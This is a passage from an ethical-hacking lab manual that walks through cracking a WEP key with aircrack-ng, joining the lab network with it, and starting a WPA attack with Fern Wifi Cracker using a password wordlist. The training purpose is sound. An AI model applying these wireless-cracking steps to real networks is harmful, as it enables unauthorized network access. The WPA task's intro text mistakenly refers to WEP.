
28. Now, launch aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng Wepcrack-01.cap** and press **Enter**.

29. Aircrack-ng will crack the WEP key of the **CEH-LABS**, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Close all the open windows and reboot the **Parrot Security** machine.
31. After the machine reboots, in the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
32. Now, we will connect to the **CEH-LABS** access point using the cracked WEP key. To do so, click the Ethernet network connection icon ( ) from the top-right corner of Desktop.
33. From the drop-down options under the **Wi-Fi Networks** section, click **CEH-LABS** from the available access points.




34. A **Wi-Fi Network Authentication** Required pop-up appears; type the cracked key and click the **Connect** button.

Note: In this example, the key that we have cracked is **1234567890**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. After successful authentication, a **Connection Established** notification appears at the top-right corner of **Desktop**, as shown in the screenshot.



Note: In real-life attacks, attackers will use this key to connect to the access point and joint the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find.

36. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.
37. Unplug the **Linksys 802.11 g WLAN** adapter.
38. Close all open windows and document all the acquired information.
39. Turn off the **Parrot Security** virtual machine.

Task 4: Crack a WPA Network using Fern Wifi Cracker

WPA (Wi-Fi Protected Access) is an advanced wireless encryption protocol defined by the 802.11i standard that uses a Temporal Key Integrity Protocol (TKIP), 48-bit IV, and 64-bit Message Integrity Code (MIC) integrity check. TKIP utilizes the RC4 stream cipher encryption with 128-bit keys. The result is stronger encryption and authentication than WEP.

Fern Wifi Cracker is a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys, as well as run other network-based attacks on wired or wireless networks. The various types of wireless attacks that the program can carry out include session hijacking, service brute-forcing, HTTP injection, and more.

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.

Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Note: In this task, we will use a sample password file (**password.txt**) containing a list of passwords to crack the target WPA network.


5. First, we will copy the password.txt file from the shared network drive to the Desktop of the Parrot Security virtual machine.
6. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
7. The security pop-up appears; enter the **Windows 11** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
8. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Navigate to **CEHv12 Module 16 Hacking Wireless Networks\Wordlist** and copy the file **password.txt**. Close the window.



10. Paste **password.txt** on the **/attacker/Desktop**.



11. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
13. Now, type **cd** and press **Enter** to jump to the root directory.
14. In the **Parrot Terminal** window, type **fern-wifi-cracker**, and press **Enter** to launch the Fern Wifi Cracker application.

15. **Fern WIFI Cracker** opens. If a **Fern Professional** pop-up appears, click **No**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click **Select Interface** and from the drop-down list, select the **wlx687f7467dbf6** interface.
17. A **Tips - Scan** settings pop-up appears, click **OK**.
18. The selected adapter (**wlx687f7467dbf6**) loads, and the notification Monitor Mode Enabled on wlan0mon appears in the selected network adapter field.
19. Click the **Scan for Access points** button to initialize the scan for the access points.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


20. Note that detected access points with WPA enabled are shown next to the **Wi Fi WPA** button.

    Note: The number of detected WPA networks will differ in your lab environment.

21. Click the **Wi Fi WPA** button.

